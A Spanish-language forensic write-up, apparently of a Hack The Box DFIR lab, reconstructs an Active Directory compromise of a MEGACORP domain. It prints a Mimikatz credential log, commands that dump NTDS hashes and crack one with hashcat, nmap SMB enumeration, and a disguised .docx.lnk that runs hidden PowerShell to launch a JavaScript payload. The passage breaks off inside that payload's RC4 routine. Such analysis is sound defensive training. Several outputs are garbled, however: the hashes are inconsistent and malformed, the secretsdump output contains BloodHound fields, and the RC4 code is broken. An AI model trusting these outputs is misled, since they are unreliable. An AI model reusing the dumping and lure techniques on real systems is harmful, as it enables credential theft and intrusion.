

HTB Sherlock: Caught	
Sistema Operativo:	Windows
Dificultad:	Hard
Release:	03/10/2025
<b>Tags</b>	
<ul style="list-style-type: none"> <li>● DFIR</li> </ul>	
<b>Skills Learned</b>	
<ul style="list-style-type: none"> <li>● Active Directory Forensics</li> <li>● Windows Forensics</li> <li>● Attacker's Tools Output Analysis</li> </ul>	

Este análisis forense reconstruye, paso a paso, la cadena completa de compromiso sufrida por el dominio MEGACORP, desde la intrusión inicial hasta la obtención de privilegios de administrador local y la instalación de un mecanismo de persistencia basado en WMI. A lo largo de la investigación se correlacionan múltiples fuentes de evidencia —artefactos de Mimikatz, relaciones de privilegios en Active Directory extraídas mediante BloodHound, registros del controlador de dominio, el repositorio WMI y la base de datos **ntds.dit**— con el objetivo de identificar las acciones del atacante, los vectores de escalada y los objetos manipulados para mantener acceso persistente.

El proceso revela un compromiso metódico: primero, la explotación de una estación de trabajo que permitió la ejecución de Mimikatz con privilegios elevados; después, el abuso de delegaciones mal configuradas en Active Directory que facilitaron movimientos laterales y escaladas de privilegios; y finalmente, la implantación de un mecanismo de persistencia mediante un objeto WMI malicioso que ejecutaba código remoto a través de **mshta**. Cada fase del ataque se documenta con precisión, destacando tanto las técnicas empleadas por el adversario como las debilidades estructurales que hicieron posible su avance.



## Initial Analysis

El proceso de análisis se inicia con la apertura del archivo ZIP protegido mediante contraseña, empleando la clave *hacktheblue*. Una vez descifrado el contenedor principal, emergen dos artefactos adicionales — **DC01.zip** y **kali.zip**— cuya naturaleza permite inferir, con razonable fundamento, que el primero corresponde a una adquisición forense de un *Domain Controller*, mientras que el segundo aglutina evidencias procedentes del sistema operativo utilizado por el atacante. En consecuencia, se procede a su extracción para someter ambos conjuntos de datos a un examen pormenorizado.

El directorio **DC01** revela una imagen forense íntegra del controlador de dominio, contenidoiendo elementos de alta sensibilidad operativa como *ntds.dit*, la carpeta *Users* y diversos artefactos críticos para la reconstrucción temporal y lógica del incidente, entre ellos los ficheros **\$MFT**, **\$J** y el directorio **System32**. Entre todos ellos, destaca de manera singular el archivo **ntds.dit**, auténtico núcleo estructural de cualquier infraestructura Active Directory. Este repositorio almacena la totalidad de los objetos del dominio—cuentas de usuario y equipo, pertenencias a grupos, identificadores de seguridad (SID), hashes de credenciales y parámetros de configuración— constituyendo, en esencia, la matriz que define la topología, la gobernanza y el modelo de seguridad del entorno corporativo.

```
[usuari@kali:~/HTB/DC01]$ tree -L 3
.
└── 2024-11-06T14_19_05_7674271_ConsoleLog.txt
    ├── 2024-11-06T14_19_05_7674271_CopyLog.csv
    └── 2024-11-06T14_19_05_7674271_SkipLog.csv.csv
        └── Active Directory
            ├── ntds.dit
            └── ntds.jfm
        └── c
            ├── $Boot
            ├── $Extend
            │   ├── $J
            │   ├── $Max
            │   └── $RmMetadata
            ├── $LogFile
            ├── $MFT
            ├── $Secure_SSOS
            └── ProgramData
                └── Microsoft
                    └── Windows
                        ├── AppCompat
                        ├── inf
                        ├── ServiceProfiles
                        └── System32
                            └── Temp
    └── Users
        ├── Administrator
        ├── Default
        └── mtucker
    └── Windows
        ├── AppCompat
        ├── inf
        ├── ServiceProfiles
        └── System32
            └── Temp
17 directories, 11 files
```

En contraposición, el directorio **kali** se presenta como un compendio heterogéneo de artefactos generados por herramientas ofensivas, utilidades de post-explotación y posibles componentes maliciosos empleados por el adversario durante las fases operativas del ataque. Su análisis resulta esencial para reconstruir la cadena de compromiso, identificar técnicas, tácticas y procedimientos (TTPs) y correlacionar la actividad del atacante con los eventos registrados en el controlador de dominio.

```
[usuari@kali:~/HTB/kali]$ tree -L 3
.
└── exploit
    ├── CAPABLE_TABLETOP.bin
    ├── MegaCorp_Payrolladjustment_Note.docx.lnk
    ├── MegaCorpServiceWorker.js
    ├── MegaCorpSync.bin
    ├── MegaCorpSync.exe
    ├── MegaCorpUpdater.msi
    └── mimikatz.exe
        └── PrintSpoofer64.exe
    └── loot
        └── mimikatz.log
    └── recon
        ├── bloodhound
        │   ├── 20241106090408_computers.json
        │   ├── 20241106090408_containers.json
        │   ├── 20241106090408_domains.json
        │   ├── 20241106090408_gpos.json
        │   ├── 20241106090408_groups.json
        │   ├── 20241106090408_ous.json
        │   └── 20241106090408_users.json
        └── results
            └── 192.168.163.154
    7 directories, 16 files
```



Al profundizar en la estructura del directorio, resulta especialmente relevante el subárbol **exploit/**, que alberga un conjunto heterogéneo de binarios, ejecutables y *scripts* cuya naturaleza apunta inequívocamente a su utilización en actividades ofensivas. Entre estos artefactos se identifican varias piezas de *malware* y, de forma particularmente significativa, herramientas ampliamente conocidas en el ámbito de la post-exploitación, como **Mimikatz** y **PrintSpoofer**.

La presencia de **Mimikatz** reviste una importancia crítica desde la perspectiva forense. Se trata de una utilidad diseñada para interactuar con los subsistemas de autenticación de Windows, permitiendo la extracción directa de credenciales en texto claro, hashes NTLM, tickets Kerberos y otros secretos almacenados en memoria por el proceso *lsass.exe*. Su empleo constituye un indicador inequívoco de un intento de escalada de privilegios o de un movimiento lateral basado en la suplantación de identidades dentro del dominio.

Por su parte, **PrintSpoofer** es una herramienta que explota una vulnerabilidad en el servicio de *Print Spooler* de Windows, aprovechando un fallo en la gestión de tokens de seguridad para obtener privilegios de *SYSTEM* en entornos donde el servicio se encuentra habilitado. Su utilización suele asociarse a escenarios de consolidación de acceso y elevación de privilegios locales, proporcionando al atacante un punto de apoyo privilegiado desde el cual desplegar cargas adicionales o manipular artefactos críticos del sistema.

```
[user@kali:~] -i-/usr/kali/exploit]
$ ./analysis_simple.sh
***** analysis_simple.sh
File Name : analysis_simple.sh
Size : 1024 bytes
File Type : Bourne-Again shell script, ASCII text executable
MIME Type : text/x-shellscrip
SHA1 Hash : efa559679f66ec1c92f3fb8946f2852c37c523a
SHA256 Hash : 6e8218c7d5987462d7d73377856ffxf3a47feb58f96b2d3ced11b08a3fe
MD5 Hash : 6e8218c7d5987462d7d73377856ffxf3a47feb58f96b2d3ced11b08a3fe
Created : 2024-02-01 14:24:31.603766983 +0100
Accessed : 2024-02-01 14:24:39.736766981 +0100
Entropy : 4.639840

***** CAPABLE_TABLETOP.bin
File Name : CAPABLE_TABLETOP.bin
Size : 1024 bytes
File Type : data
MIME Type : application/octet-stream
SHA1 Hash : d6477e0b905d751ebea26795966792f1f51173a
SHA256 Hash : f489fdff0fe3bbab4146dd5f0218ab5100f2be8ff7c6038ed65b7fdf143f
MD5 Hash : f489fdff0fe3bbab4146dd5f0218ab5100f2be8ff7c6038ed65b7fdf143f
Created : 2024-11-02 14:25:50.000000000 +0100
Accessed : 2024-02-01 03:23:20.112837269 +0100
Entropy : 6.119412

***** MegaCorp_PayrollAdjustment_Notice.docx.lnk
File Name : MegaCorp_PayrollAdjustment_Notice.docx.lnk
Size : 32 bytes
File Type : MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Icon number=0, Uniconed, length=4, window:showmininactive, IDListSize 0x01B8, Root folder 20040FE0-3EAE-100D-A2C0-080083000300, LocalBasePath 'C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe'
MIME Type : application/x-ms-shortcut
SHA1 Hash : e5f7361875b576332a74798d4b05a5cf
SHA256 Hash : e5f7361875b576332a74798d4b05a5cf7c54a0977e437e
MD5 Hash : e5f7361875b576332a74798d4b05a5cf7c54a0977e437e
Created : 2024-02-01 03:21:28.541072896+0100
Accessed : 2024-02-01 03:43:57.000000000 +0100
Entropy : 3.662483
```

El directorio **loot/** contiene exclusivamente el archivo *mimikatz.log*, una evidencia inequívoca de la ejecución previa de Mimikatz y, por tanto, del volcado de credenciales en memoria. Este tipo de artefacto suele constituir una pieza clave en la reconstrucción de la cadena de compromiso, ya que permite correlacionar las credenciales extraídas con los movimientos laterales observados en el dominio.

```
[isolated)-(usuario@kali)-[~/HTB/kali]
$ cat loot/mimikatz.log
#####
## ^ ## "A La Vie, A L'Amour" - (oe.oe) ** Kitten Edition **
## / \ ## *** Benjamin DELPY gentilkiwi_ (benjamin@gentilkiwi.com)
## \ / ## http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX (vincent.letoux@gmail.com)
##### > http://pingcastle.com / http://mysmrtlogon.com ***

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 428851 (00000000:00068b33)
Session           : Interactive from 1
User Name         : osmith
Domain           : MEGACORP
Logon Server     : D10
Logon Time       : 0/11/2024 10:05:10 PM
SID              : S-1-5-21-3335886548-1976288829-1586005320-1611

msv :
[00000003] Primary
* Username : osmith
* Domain  : MEGACORP
* NTLM    : ee57a7abe466312ffffd98e4041f37253
* SHA1   : 462131719f554df1980fb55fd37cc839ba8e26
* Digest : c4561c6b30803ec6dd7aebacbd07b41
tspkg :
wdigest :
* Username : osmith
* Domain  : MEGACORP
* Password : (null)
kerberos :
* Username : osmith
* Domain  : MEGACORP.LOCAL
* Password : (null)
sspi :
Credman :
[00000000]
* Username : MEGACORP\mtucker
* Domain  : 192.168.163.154
* Password : LUmMfx9h223hpEj
```



Por su parte, el directorio **recon/** agrupa la salida generada por dos herramientas de reconocimiento ampliamente utilizadas en operaciones ofensivas: **BloodHound** y **nmap**. La presencia de ambos conjuntos de resultados sugiere que el atacante llevó a cabo una fase de enumeración metódica, orientada tanto a la cartografía de la superficie de red como a la identificación de relaciones de privilegio explotables dentro del dominio.

En particular, **BloodHound** constituye una plataforma de análisis relacional diseñada para modelar entornos Active Directory mediante grafos dirigidos. Su funcionamiento se basa en la recolección sistemática de información sobre usuarios, grupos, permisos, sesiones activas, ACLs y rutas de delegación, permitiendo representar el dominio como un conjunto de nodos que describen las posibles rutas de escalada de privilegios. Para un adversario, esta herramienta resulta especialmente valiosa, ya que facilita la identificación de vectores de ataque no triviales —como delegaciones mal configuradas, relaciones de confianza implícitas o permisos heredados— que pueden conducir a la obtención de privilegios elevados, incluida la toma de control del dominio.

La coexistencia de los resultados de BloodHound con los escaneos de **nmap** refuerza la hipótesis de una fase de reconocimiento exhaustiva y estructurada, en la que el atacante combinó técnicas de enumeración de red con un análisis profundo de la topología de Active Directory para optimizar sus movimientos posteriores dentro del entorno comprometido.

```
(isolated)-(usuario㉿kali)-[~/HTB/kali/recon]
$ tree -L 4
└── bloodhound
    ├── 20241106090408_computers.json
    ├── 20241106090408_Lvnliners.json
    ├── 20241106090408_domains.json
    ├── 20241106090408_gpos.json
    ├── 20241106090408_groups.json
    ├── 20241106090408_ous.json
    └── 20241106090408_users.json
    └── results
        └── 192.168.163.154
            ├── exploit
            ├── loot
            ├── report
            │   ├── local.txt
            │   ├── notes.txt
            │   ├── proof.txt
            │   └── screenshots
            └── scan
                ├── commands.log
                ├── full_tcp_nmap.txt
                ├── _manual_commands.txt
                ├── _patterns.log
                ├── quick_tcp_nmap.txt
                ├── tcp135
                ├── tcp139
                ├── tcp3268
                ├── tcp3269
                ├── tcp389
                ├── tcp445
                ├── tcp464
                ├── tcp9666
                ├── tcp987
                ├── tcp9877
                ├── tcp9879
                ├── tcp9870
                ├── tcp9872
                ├── tcp9899
                ├── tcp53
                ├── tcp93
                ├── tcp985
                ├── tcp636
                ├── tcp88
                └── tcp9389
                └── xml
29 directories, 15 files
```

## Questions

### 1. What's the full name of the former employee?

Para abordar la primera cuestión resulta pertinente apoyarse en los dos artefactos que permiten una enumeración exhaustiva de los usuarios pertenecientes al dominio comprometido: por un lado, la salida generada por **BloodHound**, y por otro, la base de datos de Active Directory contenida en el archivo **NTDS.dit**. Dado que BloodHound ofrece una representación ya procesada y estructurada de los objetos del dominio, se inicia el análisis examinando su salida con el propósito de identificar al empleado cuya cuenta pudiera haber sido utilizada como vector de acceso o permanecer como remanente en el entorno.

Conviene subrayar la relevancia del archivo **NTDS.dit**, ya que constituye el repositorio central de Active Directory y almacena la totalidad de los objetos lógicos que conforman la infraestructura del dominio. En su interior residen las cuentas de usuario y equipo, los atributos de seguridad, los identificadores únicos (SID), las relaciones de pertenencia a grupos, las políticas de autenticación y, de manera especialmente crítica, los *password hashes* asociados a cada identidad.



Desde una perspectiva forense, NTDS.dit representa una fuente de verdad incuestionable, pues refleja el estado estructural del dominio en el momento de la adquisición y permite reconstruir con precisión tanto la topología organizativa como las posibles rutas de abuso de privilegios.

The screenshot shows the BloodHound interface. On the left is a navigation sidebar with icons for Home, Nodes, Relationships, Cypher, Sessions, Members, Member Of, Local Admin Privileges, and Execution Privileges. The main area displays a network graph with nodes representing users and edges representing relationships. A specific node for 'DOMAIN USERS@MEGACORP.LOCAL' is selected, shown on the right with the following details:

- Object Information**
- Node Type:** Group
- Object ID:** S-1-5-21-3335886548-1976288829-1586005320-513
- Admin Count:** FALSE
- Created:** 2024-10-31 14:38 GMT+1 (GMT+01:00)
- Description:** All domain users
- Distinguished Name:** CN=DOMAIN USERS,CN=USERS,DC=MEGACORP,DC=LOCAL
- Domain FQDN:** MEGACORP.LOCAL
- Domain SID:** S-1-5-21-3335886548-1976288829-1586005320-513
- Last Collected by BloodHound:** 2024-02-01 0:06 GMT+1 (GMT+01:00)
- Last Seen by BloodHound:** 2024-02-01 0:06 GMT+1 (GMT+01:00)
- Owner SID:** S-1-5-21-3335886548-1976288829-1586005320-512
- SAM Account Name:** Domain Users

Below the main panel, there are buttons for Hide Labels, Layout, Export, and Search.

Dado que la inspección manual de los distintos usuarios a través de la interfaz gráfica de BloodHound puede resultar poco operativa en un escenario con múltiples objetos del dominio, se opta por extraer información relevante directamente desde los ficheros de salida. Entre los atributos más útiles para este propósito destacan **distinguishedName** y **description**, ya que permiten identificar de manera inequívoca la ubicación jerárquica de cada cuenta dentro del árbol de Active Directory y, simultáneamente, obtener anotaciones administrativas que puedan revelar su estado o función.

Conviene recordar que el atributo **distinguishedName (DN)** constituye el identificador canónico de cualquier objeto en Active Directory. Su estructura, basada en una concatenación jerárquica de *Relative Distinguished Names (RDNs)*, refleja la posición exacta del objeto dentro del *naming context* del dominio. En términos prácticos, el DN actúa como una ruta absoluta que permite localizar sin ambigüedad a un usuario, equipo o grupo dentro de la topología lógica del directorio, siendo por tanto un elemento esencial en cualquier análisis forense orientado a la correlación de identidades y permisos.

```
(usuario㉿kali)-[~/HTB]
└─$ cat kali/recon/bloodhound/20241006090408_users.json | jq -r '.data[] | [.Properties.distinguishedname, .Properties.description] | @tsv' | sort -n
CN=ADMINISTRATOR,CN=USERS,DC=MEGACORP,DC=LOCAL Built-in account for administering the computer/domain
CN=ALAN BURGESS,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=ALEXANDRA SANDERSON,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=ALISON HENDERSON,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=AMANDA REES,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=AMELIA MACKENZIE,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=AMY NASH,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=ANDREW DUNCAN,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=ANGELA CLARK,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=ANNA MURRAY,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=ANNE BAILEY,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=ANTHONY GLOVER,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=BELLA MILLS,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=BENJAMIN WATSON,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=BERNADETTE DOWD,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=BLAKE MACDONALD,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=BORIS SIMPSON,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=BRIAN MACKAY,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=CAMERON VAUGHAN,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=CAROL DICKENS,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=CAROLYN FERGUSON,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=CHARLES CORNISH,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=CHLOE BELL,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=CHRISTIAN CHURCHILL,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=COLIN THOMSON,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=CONNOR BALL,CN=USERS,DC=MEGACORP,DC=LOCAL Former employee – account pending removal.
CN=DAN TERRY,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=DEFAULTACCOUNT,CN=USERS,DC=MEGACORP,DC=LOCAL A user account managed by the system.
CN=DEIRDRE BOWER,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=DIANA RUSSELL,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=DOMINIC BUCKLAND,CN=USERS,DC=MEGACORP,DC=LOCAL
CN=DOROTHY NOLAN,CN=USERS,DC=MEGACORP,DC=LOCAL
```



Tras procesar la salida de BloodHound, se identifica una cuenta cuyo atributo *description* contiene una anotación especialmente reveladora: “**Former employee – account pending removal.**” Dicha entrada corresponde al usuario **Connor Ball**, lo que permite concluir que este es el empleado al que hace referencia la pregunta. Esta información puede corroborarse igualmente desde la interfaz gráfica de BloodHound, donde la cuenta aparece marcada con el mismo descriptor administrativo.

## 2. What was the former employee's password?

Una vez identificado el empleado implicado en el incidente, el siguiente paso consiste en determinar si su contraseña puede recuperarse a partir de la base de datos de Active Directory. Para ello, se procede a la extracción de los **hashes NTLM** contenidos en el archivo **NTDS.dit**, aprovechando que este repositorio almacena los secretos criptográficos asociados a cada cuenta del dominio. La obtención de dichos hashes constituye una práctica habitual en análisis forense, ya que permite verificar si el atacante pudo haber abusado de credenciales válidas o si estas fueron comprometidas con anterioridad.

```
[user@kali:~/HTB/DC01/Active Directory] $ impacket-secretsdump -ntds.dit -system ..\C\Windows\System32\config\SYSTEM LOCAL -just-dc-ntlm
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid\rid\lhash\nthash)
[*] Searching for peKList, be patient
[*] PE# 0 found and decrypted for ntds.dll
[*] Reading and decrypting hashes from ntds.dll
[*] Dumping domain bootkey: 0x8f8e550a54\5610\ec551a19c971fc902a
[*] Dumping domain credentials: 51-5-21-3335886548-1976288829-1586005320-1630
[*] Dumping domain object ID: S-1-5-21-3335886548-1976288829-1586005320-1630
[*] Dumping domain Admin count: FALSE
[*] Dumping domain Allow Unconstrained Delegation: FALSE
[*] Dumping domain Created: 2024-11-01 11:46 GMT+1 (GMT+0100)
[*] Dumping domain Description: Former employee – account pending removal.
[*] Dumping domain Distinguished Name: CN=CONNOR.BALL,CN=USERS,DC=MEGACORP,DC=LOCAL
[*] Dumping domain Do Not Require Pre-Authentication: FALSE
[*] Dumping domain Domain Policy: MEGACORP.LOCAL
[*] Dumping domain Domain SID: S-1-5-21-3335886548-1976288829-1586005320
[*] Dumping domain Enabled: TRUE
[*] Dumping domain Last Collected by BloodHound: 2024-02-01 01:16 GMT+1 (GMT+0100)
[*] Dumping domain Last Login (Replicated): NEVER
[*] Dumping domain Last Logon: UNKNOWN
[*] Dumping domain Last Seen by BloodHound: 2024-02-01 0:56 GMT+1 (GMT+0100)
[*] Dumping domain Marked Sensitive: FALSE
[*] Dumping domain Owner SID: S-1-5-21-3335886548-1976288829-1586005320-512
[*] Dumping domain Password Last Set: 2024-11-04 9:03 GMT+1 (GMT+0100)
[*] Dumping domain Password Never Expires: FALSE
[*] Dumping domain Password Not Required: FALSE
```



Tras completar el volcado de los hashes, se aísla la entrada correspondiente al usuario previamente identificado. Con el hash NTLM disponible, resulta posible someterlo a un proceso de descifrado mediante técnicas de *password cracking*, con el fin de determinar si la contraseña asociada era débil, predecible o susceptible de ataques de fuerza bruta o diccionario.

El proceso de cracking revela finalmente la contraseña utilizada por el empleado, lo que confirma la hipótesis de que su cuenta pudo haber sido explotada como vector inicial de acceso o reutilizada por el atacante durante las fases tempranas del compromiso.

```
[usuarito@kali:~/HIB] $ hashcat -a 0 -m 1000 hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPTR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-14700F, 6008/13017 MB (2048 MB allocated), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* No-Salt
* Port-Searched
* Single-Hash
* Single-Salt
* Raw-Hash

384799705d277ba2818dd3ab196a3581:falloutboy

Session.....: hashcat
Status.....: Cracked
Hash Mode...: 1000 (NTLM)
Hash Target.: 384799705d277ba2818dd3ab196a3581
Time.Started...: Sun Feb 1 14:31:01 2026 (1 sec)
Time.Estimated...: Sun Feb 1 14:31:02 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-25 bytes)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.Devices.: 116.0 MH/s (0.15ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Pwd...: 0/14344385 (0.00%)
Reactor.Sdb.#01.: Salted Hash Filter:0 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01.: 123456 -> 0oooo0
Hardware.Mon.#01.: Util: 17%
Started: Sun Feb 1 14:30:47 2026
Stopped: Sun Feb 1 14:31:03 2026
```



### **3. How many TCP ports were opened on DC01?**

Para responder a esta cuestión, resulta pertinente retomar los artefactos identificados durante la fase inicial del análisis. En el directorio `/kali/recon/results/192.168.163.154/scans/` se localiza un archivo denominado `full_tcp_nmap.txt`, que corresponde inequívocamente a la salida de un escaneo exhaustivo de puertos TCP realizado mediante `nmap`. Este tipo de evidencia es especialmente valiosa, ya que permite reconstruir la superficie de exposición del sistema comprometido en el momento del ataque.

El examen del fichero revela de manera inmediata que el host analizado —identificado posteriormente como **DC01**— presenta **19 puertos TCP abiertos**. La enumeración de estos servicios no solo cuantifica la superficie accesible, sino que también aporta indicios sólidos sobre la función del sistema dentro de la infraestructura corporativa. En particular, la presencia del **puerto 53/TCP**, asociado al servicio DNS, y del **puerto 88/TCP**, correspondiente al servicio Kerberos, constituye un indicador inequívoco de que el equipo desempeña el rol de **controlador de dominio**. Ambos servicios son pilares fundamentales en cualquier entorno Active Directory, ya que sustentan los mecanismos de resolución de nombres y autenticación basados en tickets, respectivamente.

#### **4. What share was accessible?**

Para determinar la carpeta accesible, resulta necesario profundizar en los artefactos generados durante la fase de reconocimiento del atacante. En el mismo directorio que contenía el escaneo TCP completo se encuentran subcarpetas dedicadas al análisis detallado de cada puerto identificado como abierto. Entre ellas destaca el archivo **tcp\_139\_smb\_nmap.txt**, que recoge tanto la salida del escaneo de *nmap* sobre el puerto 139 como la ejecución de diversos *scripts* especializados en la enumeración del servicio SMB.

El análisis de este fichero revela información especialmente relevante: el *plugin smb-enum-shares* identifica la existencia de un recurso compartido denominado “**Office Share**” alojado en el controlador de dominio. Lo más significativo no es únicamente su presencia, sino la configuración de permisos asociada, que permite tanto lectura como escritura a usuarios no privilegiados. Desde una perspectiva de seguridad, esta configuración constituye una vulnerabilidad evidente, ya que habilita la posibilidad de que cualquier actor —legítimo o malicioso— pueda depositar, modificar o sustituir archivos en dicho recurso sin restricciones.



La existencia de un *share* con permisos tan permisivos en un sistema crítico como un Domain Controller no solo amplía la superficie de ataque, sino que también proporciona un vector idóneo para la introducción de cargas maliciosas, la persistencia encubierta o la manipulación de artefactos utilizados por otros sistemas del dominio. En consecuencia, la identificación de **Office Share** como recurso accesible resulta clave para reconstruir las acciones del adversario y comprender cómo pudo haber aprovechado esta debilidad para avanzar en su cadena de compromiso.

```
[user@kali:]-~[HTB]
└── [+] nmap -sV --script=script-banner,nbtstat or smb* or ssl* -T4 -v -p 139 --script=banner,(nbtstat or smb* or ssl*) and not (brute or broadcast or dos or external or fuzzer) -oN /home/kali/Desktop/kali/recon/results/192.168.163.154/scans/tcp139/xml/tcp_139_smb_nmap.xml 192.168.163.154
Nmap scan report for 192.168.163.154
Host is up (0.0001s latency).
Scanned at 2024-11-06 09:07:38 EST for 17s
[smb-enum-shares]
[+] enum-share: query
  \\\\"192.168.163.154\ADMIN$:
    Type: STYPE_DISK_TREE_HIDDEN
    Comment: Default share
    Anonymous access: <none>
    Current user access: <none>
  \\\\"192.168.163.154\IPC$:
    Type: STYPE_DISK_TREE_HIDDEN
    Comment: Remote IPC
    Anonymous access: READ
    Current user access: READ/WRITE
  \\\\"192.168.163.154\NETLOGON:
    Type: STYPE_DISK_TREE
    Comment: Logon server share
    Anonymous access: <none>
    Current user access: <none>
  \\\\"192.168.163.154\Office Share:
    Type: STYPE_DISK_TREE
    Comment: 
    Anonymous access: <none>
    Current user access: <none>
    Current user rights: READ/WRITE
  \\\\"192.168.163.154\SYSVOL:
    Type: STYPE_DISK_TREE
    Comment: System Volume share
    Anonymous access: <none>
    Current user access: <none>
    Current user rights: READ/WRITE
  [+] ms17-010: vuln
    Risk Factor: HIGH
    A remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    Status: VULNERABLE
    ID: CVE-CVE-2017-0143
    Risk Factor: HIGH
    A remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
    Disclosure date: 2017-03-14
    References:
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://www.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  [+] smb2-time
    start_date: 2024-11-06T04:07:44
    start_date: 2024-11-06T04:09:37
  [+] smb-mbenum:
    ERROR: Call to Browser Service failed with status = 2180
  [+] smb-share-info: ERROR: Script execution failed (use -d to debug)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Nmap done at Wed Nov 06 09:07:55 2024 -- 1 IP address (1 host up) scanned in 17.45 seconds
```

## 5. The attacker tricked a user into opening a malicious file. What command did the victim unwittingly execute?

Para resolver esta pregunta resulta necesario reconstruir el vector de ingeniería social empleado por el atacante. Dado que previamente se identificó un recurso compartido con permisos de lectura y escritura excesivamente permisivos, es razonable inferir que el adversario aprovechó esta debilidad para depositar en dicho *share* un archivo malicioso diseñado para inducir al usuario a ejecutarlo bajo la apariencia de un documento legítimo.

El análisis del directorio **/kali/exploit** confirma esta hipótesis: entre los artefactos ofensivos destaca un fichero con doble extensión **.docx.lnk**, un patrón clásico en campañas de engaño orientadas a usuarios finales. Este tipo de archivos, pese a simular un documento ofimático, constituye en realidad un acceso directo de Windows cuya finalidad es invocar de manera encubierta un comando arbitrario definido por el atacante.

Para determinar qué instrucción se ejecutó realmente, es necesario inspeccionar el contenido interno del acceso directo, ya que los archivos **.lnk** almacenan metadatos que revelan el *payload* subyacente: ruta objetivo, argumentos, directorio de trabajo y cualquier comando adicional encapsulado. El examen forense del fichero permite identificar la cadena de ejecución exacta que se lanzó cuando la víctima, creyendo abrir un documento inocuo, hizo doble clic sobre el acceso directo.



El análisis del *shortcut* revela así el comando malicioso que el usuario ejecutó de forma inadvertida, proporcionando una pieza clave para reconstruir la fase inicial del compromiso y comprender cómo el atacante logró establecer una presencia activa en el sistema.

```
(usuario㉿kali)-[~/HTB/kali/exploit]
└─$ exiftool MegaCorp_PayrollAdjustment_Note.docx.lnk
ExifTool Version Number : 13.44
File Name : MegaCorp_PayrollAdjustment_Note.docx.lnk
Directory :
File Size : 871 bytes
File Modification Date/Time : 2024:11:05 01:43:57+01:00
File Access Date/Time : 2026:02:01 03:35:36+01:00
File Inode Change Date/Time : 2026:02:01 03:21:28+01:00
File Permissions : -rw-rw-r-
File Type : LNK
File Type Extension : lnk
MIME Type : application/octet-stream
Flags : IDList, LinkInfo, Description, CommandArgs, IconFile, Unicode
File Attributes : (none)
Target File Size :
Icon Index : 0
Icon Label : (none)
Run Window : Show Minimized No Activate
Hot Key : (none)
Target File DOS Name : powershell.exe
Drive Type : Fixed Disk
Drive Serial Number : 4300-0000
Volume Label :
Local Base Path : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Description : Innocent shortcut for real
Command Line Arguments : -Nop -sta -noni -w hidden wscript.exe MegaCorpServiceWorker.js
Icon File Name : C:\Program Files\Windows NT\Accessories\wordpad.exe
```

## 6. What is the decryption key for the payload?

El análisis del acceso directo revela que el fichero **.lnk** invoca **powershell.exe**, el cual a su vez lanza **wscript.exe**, encargado de ejecutar el archivo **MegaCorpServiceWorker.js**. Este último constituye el núcleo del *payload*: un fichero JavaScript de aproximadamente **28 MB**, cuyo tamaño anómalo ya anticipa la presencia de datos codificados o cifrados.

Tras aplicar un proceso de *beautifying* al código, se observa que el script se estructura esencialmente en tres componentes funcionales y una cadena masiva codificada en Base64. Entre las funciones definidas destacan:

- **rc4**: implementa el algoritmo de cifrado simétrico RC4, aceptando como parámetros una clave y una cadena de entrada.
- **decodeBase64**: responsable de decodificar cadenas codificadas en Base64.

```
rc4=function(key,str){
    var s=[],j=0,x,res="";
    for(var i=0;i<256;i+=1){
        s[i]=i;
    }
    for(i=0;i<256;i+=1){
        j=(j+s[i])%key.charCodeAt(i);
        s[i]=s[j];
        s[j]=i;
